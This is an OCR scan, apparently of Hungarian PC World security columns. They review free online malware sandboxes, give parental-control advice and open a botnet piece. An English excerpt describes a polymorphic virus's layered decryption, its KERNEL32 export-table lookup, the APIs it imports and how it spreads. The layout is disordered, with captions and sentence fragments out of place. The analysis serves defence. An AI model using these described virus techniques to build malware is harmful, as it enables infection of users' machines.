Az Anubis PDF-riportja elején található összefoglalóban máminden fontos dolog látszik: a kártevő megpiszkálja az Autorunt, valódi (nem átmeneti) állományokat módosít, illetve töröl, és a rendszerleíró adatbázisban is változtatgat. Ezek közül az állományok módosítása/törlése látszik a legveszélyesebb tulajdonságnak a maga piros (high) jelzésével

Ha feldobom, PDF, ha leesik, mi lesz?

Természetesen nemcsak az EXE állományok fejléc- és fájlszerkezete lehet olyan, ami barkácsolásra, trükközésre, exploit kódra utal, hanem

A Sunbelt CW Sandbox oldalán a feltöltött minta alapos elemzésen esik át. Az eredményről e-mailben értesülünk



Infected EXE run

When an infected file takes control the polymorphic decryption loops are executed. They decrypt virus code layer-by-layer (the virus is encrypted by several loops - from two till five) and pass control to the virus installation routine. It is necessary to note that several virus blocks stays still encrypted. The virus decrypts and accesses them in case of need, and then encrypts back. These blocks are MS Word infection data and routine as well as PE EXE polymorphic engine.


The virus installation routine looks for necessary Windows API functions addresses that are used by the virus later. The list of these functions is quite long, this is caused by list of things the virus does to spread itself. The functions list the virus looks for is below:

Exported by	Functions list
KERNEL32.DLL:	GetProcAddress GetModuleHandleA CreateProcessA CreateFileA WinExec CloseHandle LoadLibraryA FreeLibrary CreateFileMappingA MapViewOfFile UnmapViewOfFile FindFirstFileA FindNextFileA FindClose SetEndOfFile VirtualAlloc VirtualFree GetSystemTime GetWindowsDirectoryA GetSystemDirectoryA GetCurrentDirectoryA SetFileAttributesA SetFileTime ExitProcess GetCurrentProcess WriteProcessMemory WriteFile DeleteFileA Sleep CreateThread GetFileSize SetFilePointer
USER32.DLL:	MessageBoxA FindWindowA PostMessageA
ADVAPI32:	RegSetValueExA RegCreateKeyExA RegOpenKeyExA RegQueryValueExA RegCloseKey
MAPI32.DLL:	MAPISendMail


The virus gets these functions' addresses by the standard Windows virus trick: it locates the image on KERNEL32.DLL in the Windows memory, scans its Export table and gets addresses of two functions: GetModuleHandle and GetProcAddress. By using these two functions the virus is then able easily locate all addresses of other necessary functions. The most interesting feature of this routine is the fact that this is the first virus that process not only Win95/98 and WinNT addresses while looking for KERNEL32.DLL image, but pays attention for Win2000 addresses also.

The virus then locates and infects the MS Word, then searches for PE EXE files and also infects them, then hooks a set of system events (files and emails access) that is used to locate and infect more files as well as spread virus copy to the Internet in attached emails.

Tipikus API-függvények egy programban, amelyekre érdemes kiemelt figyelmet fordítani. Előfordulásuk önmagában még nem jelez kártevőt, de sokszor tűntek fel ilyen szerepben



Egy újabb online víruselemző a színen: Joe bácsi varázsdoboza. Az elkészült eredményeket e-mailben várhatjuk, ezért nem érdemes hamis címmel operálni




A ThreatExpert oldalán beleolvashatunk a mások által feltöltött állományok vizsgálati eredményeibe, és azt is láthatjuk, melyik mintát mikor és milyen országból töltötték fel

napjaink egyik slágere, a Portable Document Format alapú dokumentumoké, azaz a PDF fájloké is. Emiatt került be a VirusTotal eszközei közé a PDFiD nevű alkalmazás, amellyel hatékonyan különböztethetjük meg a szabályos és nagy valószínűséggel kártékony PDF állományokat. Ez utóbbi eszköz, szemben a PE-segédprogramokkal, nem egy elemző (parser), hanem ismert, veszélyes stringrészleteket keres, illetve vizsgál, és ennek alapján hozza meg a döntést.

Mindenkit elküldünk különböző helyekre

Ha van egy gyanús állományunk, amit már bedobtunk kedvenc VirusTotalunkba, esetleg további kísérletezés céljából a **novirusthanks.org**, a **virscan.org**, avagy a **virusscan.jotti.org** oldalakra, akkor feltámadhat az igény: jó lenne tudni, mit rejt még magában az állomány, mit tenne, ha futtatnánk? Milyen kellemes lenne, ha léteznének olyan webhelyek, ahová csak bedobjuk a gyanú tárgyát, és készen „kijön” az elemzés. Nos, jó hírrel szolgálhatunk, létezik ilyen, és a fenti vágyunkat ingyen és bérmentve megtehetjük. Az erre szakosodott weboldalak között csatangolunk most egy kicsit, hegymászó-felszerelés nélkül, de azért tornacipőben és a terjedelmi korlátok okán a teljesség igénye nélkül.



A szakma egyik legjobb automata kártevőelemző programja a Norman SandBox. A homokozóba dobott fájl kódemulációs végrehajtása biztonságos körülmények között leplezi le az orvul végrehajtott fájlkészítési és -törlési, valamint hálózati kapcsolat létesítésének kísérleteit

A sakál lapja

Első állomásunk a Secure Business Austria által üzemeltetett Anubis (**anubis.iseclab.org**). Ahhoz, hogy információhoz jussunk a vizsgálandó állományról, azt egyszerűen csak fel kell tölteni a weboldalra, ahol az automata, gépi próbálkozásokat kiszűrő CAPTCHA-kód begépelése után indul is az elemzés. Azonosítani semmilyen módon nem szükséges magunkat, kattintsunk rá a Jóváhagy (*Submit*) gombra és máris indul a folyamat. Ha szerencsénk van, ez azonnal meg is történik, viszont ha mások is éppen használják az Anubist, akkor pár percig egy várólistára kerülünk. Maga az elemzés sem tart tovább, és az eredményt többféle állományformátumban (HTML, XML, PDF vagy sima szövegfájl) is letölthetjük.

Mi a szívünknek kedves PDF (Portable Document Format) kiterjesztést választottuk, tesztünk állandó szereplője pedig egy Kryptik (Waledac) trójai program volt, amelyet korábban egy fertőzött weboldalról töltöttünk le. Eredményképpen listát kapunk a kártevő által olvasott minden állományról, Registry-értékről, hálózati aktivitásról, minden módosított, valamint újonnan létrehozott bejegyzés, illetve állomány is elénk tárul.


Az eszköz másik jól használható extrája, hogy nemcsak feltöltött állományokat lehet vele elemeztetni, hanem egy adott weboldal címe is begépelhető ellenőrzésre. Ez a manapság előforduló rengeteg IFRAME-fertőzött weboldal esetében különösen hasznos szolgáltatás. Ekkor a riportban a webszerverrel történő kommunikáció fontosabb részleteit is megtalálhatjuk, de ehelyett persze a HTTPLiveHeaders Firefox-plugint (**livehttpheaders.mozdev.org**) is használhatjuk a felderítésre.

CWSandbox: az ígéret szép szó...

A következő lehetőség a CWSandbox weboldal (**www.cwsandbox.org**). Itt is feltölthetjük a vizsgálandó állományainkat – 12 megabájtos méretkorláttal –, és az eredményt kérhetjük sima szöveges vagy HTML formátumban is. A feltöltéskor kapunk egy egyedi ID-t (azonosítót), és ennek birtokában tekinthetjük meg aztán az elemzés eredményét. Sajnos cikkünk írásakor karbantartás miatt már több mint egy hete állt a szolgáltatás, ezért feladtuk eredeti tesztelési terveinket. Remélhetőleg a későbbiekben – mondjuk újságunk megjelenése után – már működni fog.

Joe bácsi varázsdoboza

Következő vizsgálatunkat a Joebox oldal (**www.joebox.org**) elemző készüléke (**www.joebox.org/submit.php**) segítségével végeztük, szerencsére itt minden az elvárásainknak megfelelően zajlott. Az állomány feltöltése után azonban itt meg kellett adnunk az e-mail címünket, mert magát a riportot levélben fogjuk



A Norman Sandbox online változataszűkszavú, mindössze néhány kulcsinformációt szolgáltat


megkapni. (Akik sűrűn használják a VirusTotal weboldalt, azok emlékezhetnek rá, hogy a weben megjelenő értékelés mellett ott is van lehetőség elektronikus levélben kérni az eredményt.) Néhány perc leforgása alatt meg is érkezett egy ZIP mellékletben a riport, amely egy másfél megabájt méretű HTML fájlt rejtett magában. A jelentés különféle szekciókból áll, és ezekre kattintva merülhetünk el az olyan részletekbe, mint a Registry-bejegyzések manipulációi, a fájlok megnyitása olvasásra, módosításra, létrehozásra, processzek és végrehajtási szálak indítása, hálózati aktivitás stb. Összességében itt is azt kaptuk, amit vártunk, ráadásul a riport fastruktúrája kényelmes böngészést tesz lehetővé.

Egy pehelysúlyú versenyző

A ThreatExpert.com elemzője (**www.threatexpert.com/submit.aspx**) szintén bekéri e-mail címünket a fájl feltöltésekor, és ide érkezik pár perc múlva a „threatexpert" jelszóval titkosított riport, amely a korábbi indulók teljesítményéhez képest elég rövid és kivonatos.

Van azért érdekes újdonság is, kicsit a VirusTotal lehetőségei is visszaköszönnek: láthatjuk néhány víruskereső motor által adott detektálás eredményét is. Ugyancsak érdekes, hogy lehetőségünk van a mások által feltöltött elemzések olvasgatására is, ugyanis minden feldolgozás eredménye felkerül a weblapra, és az utolsó 200 riport nyilvános.

A vizsgálat minőségének szempontjából mindenesetre, aki a már korábban megismert elemzési részletességet igényli, az sokkal jobban jár az Anubis vagy a Joebox valemelyikével.




Nyitott portok, frissen létrehozott Registry-kulcsok. A ThreatExpert riportjában a felismert kártevők különféle antivírus cégek szerinti elnevezéseit (alias) is megtaláljuk

Hoppon maradás Norman-módra

Végül sétánkat az igazi nagyágyúnak számító Norman SandBoxnál fejezzük be (**hopp.pcworld.hu/6007**). Az elemzésre küldendő állomány feltöltése itt is a szokott módon zajlik, mindössze egy CAPTCHA-kód begépelése szükséges. A riport ezúttal is e-mailen keresztül érkezik, ám nagy meglepetésre alig pár sorból áll. Szó sincs a fent említett DLL-hívások, Registry-, állománykezelési és hálózati aktivitás kibontásáról. Lévén, hogy ismerjük a professzionális Norman SandBox Analyzer Pro képességeit, amelyek között minden korábbi vizsgálat mellett olyan extrák is megtalálhatóak, mint az önkicsomagoló tömörítők, a rootkitek és exploitkódok felismerése, ezért ebben az esetben úgy summázhatjuk az eredményt, hogy az ingyenes szolgáltatást nem kívánták használható, kedvcsináló formára hozni. Az ingyenes elemzési lehetőségnél nemhogy egy korlátozott riportot sem kapunk, az eredmény a használhatóságát tekintve – de a versenytársakhoz viszonyítva is – értéktelen.

Zárszó

Egy átlagos felhasználónak jól használhatóak az ismertetett ingyenes lehetőségek, hiszen csak esetenként él a lehetőséggel, és nem is annyira a technikai részletekre kíváncsi, hanem jobbára a saját biztonságáért aggódik. A felsorolt online eszközök képességei természetesen csupán töredékei – rendelkezésre állásban éppúgy, mint a tudás mélységében – a valóban jól használható, de fizetős, és igen borsos árú csúcs célprogramokhoz képest. Azonban vannak olyan munkahelyek, amelyek fizetőképes keresletet tudnak felmutatni az utóbbiak iránt – ilyen például víruslaboratóriumokban, bankoknál, nemzetbiztonsági és nyomozó szerveknél ezek nélkülözhetetlen és naponta használt segédeszközök.



A PEInfo segédprogram eredményei csak annak jelentenek újdonságot, aki mostanában még nem használta a VirusTotal.com kártevődetektorát. A szekciók nevei, méretei, a program belépési pontja, és még sok egyéb fontos infó bukkan elő gombnyomásra

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű víruslexikonja: **www.eset.hu/virus**
Online vírusazonosítók: **www.virustotal.com, virscan.org, virusscan.jotti.org, scanner.novirusthanks.org**
Anubis onliprogramelemző: **anubis.iseclab.org**
A Sunbelt online programelemzője (CWSandbox): **www.cwsandbox.org**
Joebox online programelemző: **www.joebox.org/submit.php**
A ThreatExpert online programelemzője: **www.threatexpert.com/submit.aspx**
A Norman SandBox online változata: **hopp.pcworld.hu/6007**
Ssdeep tudnivalók: **www.forensicswiki.org/wiki/Ssdeep**
TrID fájltípus-azonosító program: **mark0.net/soft-trid-e.html**
PDFiD PDF-kártevő kereső: **blog.didierstevens.com/2009/03/31/pdfid/**

GYERMEKEINK VÉDELMÉBEN

Hogyan vigyázzunk rájuk még jobban?

Sorozatunk huszonnegyedik epizódjában igyekszünk néhány jó tanácsot adni a kisgyermekes szülőknek és a fiataloknak. Gyermekeinket nagyon szeretjük, nem szeretnénk, hogy bántódásuk essen, azonban tapasztalatlanságuk és naivitásuk miatt kiemelt célpontjai az internet bűnözőinek. Cikkünkben bemutatkozik a NOD32 sokak számára egy vadonatúj oldaláról, illetve ismertetjük a szülői felügyelet egy lehetséges módját az új 4.0 változat segítségével.

Sokan esnek abba a hibába, hogy alábecsülik a szülők viselkedésének mintaadási funkcióját. Pedig óriási jelentősége van. Ha például a gyerek rendetlenséget lát a szülő íróasztalán, lehet, hogy hiába kérleljük majd a játékpolc elpakolására. De ugyanígy érdemes – persze a saját korának megfelelően – válaszolni is a kérdéseire az egyszerű tiltások helyett, amelyek értetlenségre, „csakazértis"-típusú dacra vezethetnek. Meg kell értetni vele, miért nem tesszük közszemlére az összes személyes adatunkat, mik a veszélyei a bárki által nézegethető kihívó, fürdőruhás képeknek, milyen honlapoktól jobb, ha óvakodik stb. Persze ez a nehezebb út, sok türelmet igényel, de hosszú távon mindenképpen célravezetőbb. Fussuk át először is a legfontosabb, biztonsággal kapcsolatos területeket, hiszen sokszor maguk a felnőttek sem érzékelik a veszélyforrásokat.

Autorunos eszközök


Sok gyerek használ MP3-as, MP4-es zenelejátszót, de az USB-kulcsok, fényképezőgépek, memóriakártyák mind-mind képesek arra, hogy a számítógéphez való csatlakoztatáskor automatikusan futtassanak egy adott állományt. Ha viszont az eszköz fertőzött valamilyen INF/Autorun típusú vírussal, akkor megfertőzheti a számítógépünket is. Érdemes lehet emiatt valamiféle vírus- és kémirtó programot használni, a gyerekkel pedig megértetni, hogy a zenelejátszóját ne „töltse fel" mindenféle ismeretlen számítógépen.

Ki ül a másik gépnél?

Nem mindenki az, akinek látszik. A közösségi oldalakon is vannak olyan rejtőzködő bűnözők, pedofilok, akik adatlapjuk alapján lát-

Tanulságos történet lehet az is, amikor a MI6 brit titkosszolgálat főnökének felesége óvatlanul még a lakcímét is közzéteszi a Facebookon. Egy felelőtlen családtag nagyon gyenge láncszem lehet a mintegy 226 millió tagot számláló hálózatban

Van, akinek tetszik, van, akinek furcsa, hogy számos online híroldalon is iskolás lányok képe néz az olvasóra. Ha a szülő tud róla, és megengedi, akkor persze más a helyzet, de kérdés, hogy valóban így történik-e az esetek többségében



A számítógép-használat és az internetezés életünk részévé vált. A szülők csak akkor tudják megvédeni gyermeküket a veszélyektől, ha azok természetével saját maguk is tisztában vannak

A kisebb gyermekeket is fel kell világosítani arról, hogy sosem lehet biztosan tudni, kivel folytat éppen beszélgetést. Ha például a chatpartner meztelen fotót kér, vagy a ház riasztójának kódja után érdeklődik, az már a szülő haladéktalan közbeavatkozását igényli

szólag gyerekek, de valójában az a céljuk, hogy kikérdezzék, és behálózzák a gyanútlanabbakat, akár az elkotyogott információkkal történő zsarolással.

Sose adjuk meg minden személyes adatunkat a közösségi portálokon, mert mások visszaélhetnek velók! Csak ha már valóban ismerősünk valaki, elég akkor odaadni a telefonszámunkat, lakcímünket vagy e-mail címünket. Bár sok felnőtt is elköveti ezt a hibát, de a gyermekek esetében ez sokkal veszélyesebb, ráadásul ők hajlamosak naivan mindent elárulni, ezért kiemelten a szülő feladata, hogy megbeszélje a gyerekkel ezen dolgot, illetve tanácsot adjon.

Link üzenetek

Léteznek olyan kártevők, amelyek a Live Messenger üzenetein keresztül terjednek, és abban egy linket kapunk egy ismerősünktől.

Egy áprilisi felmérés szerint a munkavállalók több mint fele (egészen pontosan 62,8 százalékuk) ad meg magáról túlságosan részletes személyes információt a közösségi portálokon, amellyel közvetve már a munkaadók érdekeit is veszélyeztetik

Azonban ha rákattintunk, egy kártevőt terjesztő oldalra kerülünk, amely megfertőzheti a számítógépünket.

Sose kattintsunk olyan linkre, amely váratlanul, esetleg csak angol nyelvű üzenettel érkezik, és még akkor se tegyük ezt, ha ezt látszólag a barátunktól kaptuk!

Semmi sincs ingyen

Sok weboldalon, torrentszerveren találhatók feltört programok, mobiltelefonok függetlenítését végző segédszoftverek, szériaszám-generátorok. Azonban ez egyben ideális terep a bűnözőknek, akik a legújabb vírusokat, férgeket, kémprogramokat tesztelik a gyanútlan áldozatokon. Óvakodjunk a wareztartalmaktól, ezekben sokszor olyan kódok bújhatnak meg, amelyek a legfrissebb kártevőket tartalmazzák. Ráadásul a törvényeket is megsértjük, ha ilyeneket töltünk le torrentszerverekről, hiszen a folyamattal egyben feltöltőkké is válunk!

A statisztikák is ezt mutatják

A Webroot egy átfogó felmérés keretében mintegy ezeregyszáz Facebook-, MySpace-, Twitter-Linkedln-felhasználót kérdezett ki a webhasználati szokásaikról. Az eredmények alapján elmondhatjuk, az óvatosság sajnos nem igazán jellemző.

Nemcsak titkos ügynököt, de a Microsoft vezetőjét is megtalálhatjuk részletes adatokkal, családi fotókkal. A publikus adatokkal kapcsolatosan szinte mindenkinél nagyobb odafigyelés lenne szükséges

A válaszadók kétharmada egyáltalán nem korlátozza a személyes profiljában olvasható részleteket, amelyek így akár egy Google keresővel is láthatóak. Több mint a felük (59%) nem tudja biztosan, kiknek is engedélyezte pontosan profilja megtekintését. Körülbelül egyharmaduk (32%) adott meg legalább három személyes azonosításra alkalmas információt, egyharmaduk (36%) ugyanazt a közösségi portálon használt jelszavát máshol is használja, negyedük (28%) fogad el barátkérőt idegentől.

Más mutatók sem festenek szebb képet. Az igaz, hogy 78% aggódik személyes adatai miatt, de ugyanakkor 30% nem rendelkezik vírus- és kémprogram elleni védelemmel.

A korosztályok között a fiatalok számítanak a legveszélyeztetettebbnek, az átlagos 28 százalékos értékkel szemben 40 százalékuk fogad el barátkérőt idegentől, és náluk sokkal jellemzőbb az összes személyes adat, elérhetőség megadása is.

Jól látható, hogy a közösségi oldalak egyre inkább a kártevőterjesztők célkeresztjébe kerülnek. Kártevők, csalások, hamis linkek, átverések ugyanúgy kifizetődnek itt is, mint az átlagembereknek küldött adathalász levelek: elegendő csak 5 százalék, aki lépre megy, és a tetteseknek már bőségesen megéri. Mi mást is javasolhatnánk végül, mint a személyes adatok ésszerű korlátozását, gyanakvást az idegenekkel szemben, rendszeres frissítéseket, biztonsági szoftverek használatát, valamint egyedi jelszavak alkalmazását mindenhol.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu


KAPCSOLÓDÓ WEBOLDALAK

www.eset.hu/szuloifelugyelet
Hogyan hozzunk létre felhasználói fiókot Windows XP-n gyermekünknek:
hopp.pcworld.hu/6082


SZÜLŐI FELÜGYELET WEBBÖNGÉSZŐHÖZ, 6 LÉPÉSBEN

Mielőtt belekezdünk, érdemes leszögezni, hogy tökéletes, kijátszhatatlan szülői felügyeleti szoftver nem létezik. Ez a mostani sem az, de megkísérel segíteni, hogy gyermekünk csak a neki szánt weboldalakhoz férhessen hozzá internetezés közben.


1 Töltsük le, és mentsük el számítógépünkre a legnépszerűbb, gyermekeknek szánt internetes weboldalak listáját. Ezt a **www.eset.hu/szuloifelugyelet** oldalon találhatjuk meg. A válogatás egy olyan alap linkgyűjtemény, amelyet a Sicontact Kft. állított össze a gyermekek internetezési szokásait vizsgálva.



2 Nyissuk meg az ESET Smart Security vagy az ESET NOD32 Antivirus beállítási fáját az [F5] billentyű megnyomásával, és válasszuk ki a *Vírus- és kémprogramvédelem → Valós idejű fájlrendszervédelem → Webhozzáférés-védelem → HTTP, HTTPS → Címek kezelése* beállítási lapot.




3 Az *Engedélyezett címek listája* tétel kiválasztása után jelöljük ki a *Hozzáadás → Beolvasás fájlból* menüpontot, és olvassuk be az imént lementett, és igényünk szerint tovább módosított URL-listát.



4 Jelöljük be a *Hozzáférés engedélyezése csak az engedélyezett címek listájában szereplő HTTP-címekhez* opciót, majd a beállítások mentéséhez nyomjunk OK-t. Ezzel már érvénybe is lépett a szűrési üzemmód.

5 A szűrés bekapcsolása után biztosak lehetünk abban, hogy gyermekünk már csak a listán szereplő weboldalakat tudja látogatni. Az engedélyezett tételeket igény szerint bármikor bővíthetjük, törölhetjük vagy módosíthatjuk a későbbiekben.



6 Érdemes a vírusvédelmi program beállításait jelszóval is levédeni, hogy véletlenül se kapcsolják ki gyermekeink, illetve a szülői felügyeleti beállítások is csak addig érnek valamit, amíg azt kizárólag mi szerkeszthetjük.

A TÍZMILLIÓ ZOMBI ORSZÁGA

A világ legnagyobb botnetjei

Sorozatunk huszonötödik epizódjában bemutatunk néhány jelentős bothálózatot, és kicsit körbenézünk, mely országok látszanak fő zombicélpontnak, és melyek tudták eddig több-kevesebb sikerrel elkerülni az ilyen tömeges fertőzést.

A botnetes támadásokról már szinte mindent leírtunk májusi *Zombi-e vagy?* című cikkünkben. Bár látszólag mindenki tudja a feladatát, a fertőzés mégis egyre jobban terjed. A havi kártevő-statisztikák is arról árulkodnak, hogy a Conficker féreg és társai számos országban masszívan trónolnak hónapok óta az élvonalban. A fertőzött gépeknek nemcsak a már unalomig ismert parancsok adhatók ki: spamküldés, részvétel DoS-, illetve DdoS-támadásokban, hanem a helyi adatok ellopásán kívül a kártevő frissítését (update), de akár önmegsemmisítést is (a telepített kártevőét, de a Windows rendszer tönkretételét is) vezényelhet a botnetgazda. Ez utóbbit igen ritkán szokták alkalmazni, időnyerés, esetleg nyomeltüntetés céljából tehetik meg. Ha például egy távoli paranccsal kitörlik a fertőzött zombigépek rendszerleíró adatbázisának (Registry) összes HKEY_LOCAL_MACHINE és HKEY_CURRENT_USER bejegyzését, ezzel összeomlasztják ugyan a gépeket, de a távvezérlést is elvesztik a gépek felett.

A svájci *Roman Hüssy* weblapja képes a Zeus trójai működését szolgáló szerverek nyomkövetésére. Sokan az áldozatok közül saját gépükön nem is vesznek észre semmit, pedig lehet, hogy eközben vállalkozásuk szervere éppen botnetet irányít

Begyűjtjük az első tízet

